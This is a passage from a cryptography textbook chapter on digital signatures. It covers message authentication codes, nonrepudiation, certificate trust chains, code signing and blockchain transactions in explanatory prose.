⁶ <https://github.com/golang/go/issues/3161>.↵

⁷ The on-line encyclopedia of integer sequences.

<https://oeis.org/A001203>.↵

9 Digital signatures

This chapter covers

- Using asymmetric cryptography for message authenticity
- Understanding practical uses of digital signatures
- Understanding forgery attacks on digital signatures
- Exploiting ECDSA signatures with reused nonces
- Exploiting the PKCS #1 v1.5 padding scheme using Bleichenbacher's $(e=3)$ signature forgery attack

Digital signatures are proofs of authenticity of a message that are hard to forge but easy to verify. The counterfeiting features built into modern paper currencies are a great real-world analogy for these properties. Such features (color-shifting ink, micro-printing, 3D ribbons, watermarks, security threads, and so on) are prohibitively hard (or expensive) for bad people to replicate but are easy for interested parties to check to prove the authenticity of the bills (or messages) they're on.

9.1 Message authenticity using symmetric and asymmetric secrets

We started our exploration of cryptography by discussing the basic properties it broadly aims to achieve: confidentiality,

integrity, and authenticity. Table [9.1](#) shows symmetric and asymmetric approaches for satisfying these properties. Digital signatures allow proving that a message is authentic: that is, it indeed came from who it's claiming to be from.

Table 9.1 Security properties of cryptographic algorithms

	Confidentiality	Integrity	Authenticity
Symmetric	Stream / Block ciphers	Hashing	Message authentication codes
Asymmetric	Integer factorization / Discrete logarithms		Digital signatures

The symmetric approach to this problem is to use message authentication codes (MACs), as we saw in chapter 6, where a shared secret is hashed alongside the message it is authenticating to generate a digest as shown in figure [9.1](#). Although the obvious implementation caveats (such as length-extension attacks) apply, with some care, the MAC approach can be made to work for its intended goal: those who do not have

the secret cannot forge proofs of authenticity for a message. However, a lot of that care needs to go into fighting the oxymoron that is a *shared secret*. You can have just one *prover* of a message, and they can take good care of their secret. But all the *verifiers* also need a copy of the secret so that they can reconstruct the hash digest. They were able to verify, but now they can forge messages of their own. Going back to the currency example, instead of watermarks being verifiable by holding them to a light, MACs are akin to giving every business owner their own watermark printer to compare the final results!




Figure 9.1 Message authentication codes (MACs) are a symmetric approach to proving message authenticity using shared secrets.

Figure [9.2](#) depicts the asymmetric approach for proving the authenticity of a message. Instead of a shared secret, a keypair is generated that has public and private portions. The prover, such as a business signing a contract, uses the private key to generate a signature. After the verification, the verifier ends up with a yes/no response, which indicates whether the given message was correctly signed by the private key whose corresponding public key is given to the verification algorithm.

Generating the signatures requires a private key, and verifying them requires the relevant public key (from the same keypair). Because the verifier never has access to the private key, they cannot generate signatures of their own that will be valid for this public key.




Figure 9.2 Digital signatures provide an asymmetric alternative to proving message authenticity.

9.2 Practical applications of digital signatures

Digital signatures serve two important purposes:

- *Proving message authenticity asymmetrically*—Message authenticity means establishing that a message is exactly what the original sender (the prover) wanted the receiver (or verifier) to have. If an attacker modifies the message, they can't fake a valid corresponding signature for the new message because they do not have the private key (the signatures are resistant to forgery attacks). The verification process does not empower the verifiers to generate signatures of their own.
- *Nonrepudiation*—You cannot simultaneously make the following two claims for a particular keypair:
 - A valid signature forged without the keypair owner's approval can be verified with this public key.
 - The private key is safe and not in the hands of bad actors.

These properties give digital signatures their permanent seat at the intersections of technology, society, politics, economy, and legal jurisprudence. Resistance to forgery allows applications to trust messages. Nonrepudiation helps prove intent the same way paper signatures signify intent in a binding manner. For

digital signatures, assuming that the underlying scheme (algorithm and/or implementation) has not been broken, nobody can claim that a signature verifiable for their public key is forged while also maintaining that the private key remains secure. Being asymmetric helps protect the private key because it does not have to be shared with the verifiers (as is the case with MACs). The combination of these features has enabled decades of use cases to be built up for digital signatures. Let's look at some of the most significant ones.

9.2.1 Certificates: Extending trust using digital signatures

Perhaps the most widespread application of signatures is their foundational role in solving the problem of digital identity. When the browser on your laptop is trying to talk to bank.com, it needs to somehow decide whether the entity at the other end of the network connection is the legitimate bank's servers and not an attacker trying to steal passwords.

One approach to solving this problem would be to have the bank generate an asymmetric keypair and work with browser vendors to embed the public key for bank.com directly into the application. This approach would work well in theory, but it is obviously not scalable to have every website in the world work with Google, Apple, Mozilla, and so on to embed and update

public keys all the time. This is solved by introducing digital certificates.

Imagine that you trust the public key for Alice—maybe it was shared via a QR code or phone call, or perhaps it was embedded directly onto your device. If Alice also trusts Bob’s public key, she can sign it with her private key to convey trust in it via a digital signature. Those who trust Alice’s public key can look at this signature and extend that trust to Bob’s keypair. If Alice did not trust this public key for Bob, she would not have signed it using her private key.

Digital certificates are kind of a formal way of building these trust chains via signatures. Figure [9.3](#) depicts one. Each certificate involves two asymmetric keypairs:

- The *issuer* keypair—Alice from our example. The issuer is the one digitally signing the certificate.
- The *subject* keypair—Bob from our example. The subject’s public key is the message (along with other metadata, such as the subject’s domain name) that the issuer is attesting.

Certificates come in many formats, but their core purpose is always to allow someone who trusts public key A to trust public key B because A also trusts B. This construction enables many versatile use cases; you can construct chains (or even intricate

webs) of trust by treating each certificate as a node in a graph of trust. The question naturally arises: How/why do you trust public key A? The answer is that you always need to have *trust anchors*: root public keys in such directed graphs that are explicitly trusted by the browser and/or operating system. For example, internet browsers come with a bundle of self-signed certificates preinstalled for root certificate authorities (CAs), as shown in figure [9.4](#). The root certificates being self-signed signifies that the browsers explicitly trust these public keys. A hierarchy is then constructed with *intermediate* CAs in the middle and, finally, a *leaf* certificate for the website for which the private key is accessible to the web server for setting up Transport Layer Security (TLS) sessions. When a user connects to the website, the browser has a trust anchor in the form of the self-signed root certificate, but it needs the rest of the certificates—that is, the intermediate authorities' certificates and then the leaf cert—to be able to walk the certificate chain all the way up to the root certificate for establishing trust.




Figure 9.3 In digital certificates, an issuer signs the public key of a subject.

Certificates are employed in many applications to improve trust between parties. The hierarchical format we discussed earlier for web browsers is known as *public key infrastructure* (PKI). Other formats include using certificates for identity, for example, when accessing a machine remotely over a protocol like Secure Shell (SSH) or Remote Desktop Protocol (RDP). Enterprise security relies heavily on being able to identify employees' devices remotely (especially since working from home has picked up), and the best ways of doing that commonly rely on attestation certificates signed by the manufacturers. Regardless of the configuration or format they are deployed in,

the basic principle remains the same for all certificates: they extend trust from one public key to another via a digital signature.




Figure 9.4 Using a chain of signatures to trust websites. The public key for the root signature is self-signed and explicitly trusted by the browser.

9.2.2 Code integrity: Ensuring software security using digital signatures

A cornerstone of security for modern computing devices is ensuring that only authorized code is running on these systems. For example, manufacturers like Apple and Google have good reasons to want only apps blessed by them to execute on their phones. The good (and often the bad as well, but that's a story for the next chapter) news about code is that it can be treated like data. Therefore, as part of the app vetting process, manufacturers can use their private keys to sign this code, just like any other piece of data. Before executing a piece of code, the device checks to see if it has a valid signature from one of the trusted public keys. This way, the metaphorical baton of trust is passed from one stage to the next. The *root of trust* is firmware code and manufacturer public keys that are (sometimes indirectly, such as via a hash digest) stored and protected directly by the hardware. Just like certificates, there are many variations of this process, but the core goal remains the same: a system in a trusted state needs to trust a piece of code before launching it and handing off the execution—this is accomplished using digital signatures, as shown in figure [9.5](#).




Figure 9.5 Digital signatures can be used to establish trust in a piece of code before executing it.

9.2.3 Using signatures for digital contracts

It is perhaps no coincidence that we started our discussion of digital signatures by comparing certain features to paper currencies. Resistance to forgery and nonrepudiation will be core features for any kind of contract that can be relied on to signify transfer of ownership. Blockchains use digital signatures for transactions, as shown in figure [9.6](#). A hash digest represents a solution to a puzzle specific to the underlying blockchain. Each owner uses their private key to generate a signature over the next owner's public key. In fact, the official Bitcoin protocol is not even concerned with how owners protect their private keys. The word *encrypt* does not appear in the specification; hash digests and digital signatures are all that are needed to implement the core functionality of a blockchain. Owner N uses their private key to sign the public key of owner $N + 1$, and so on.

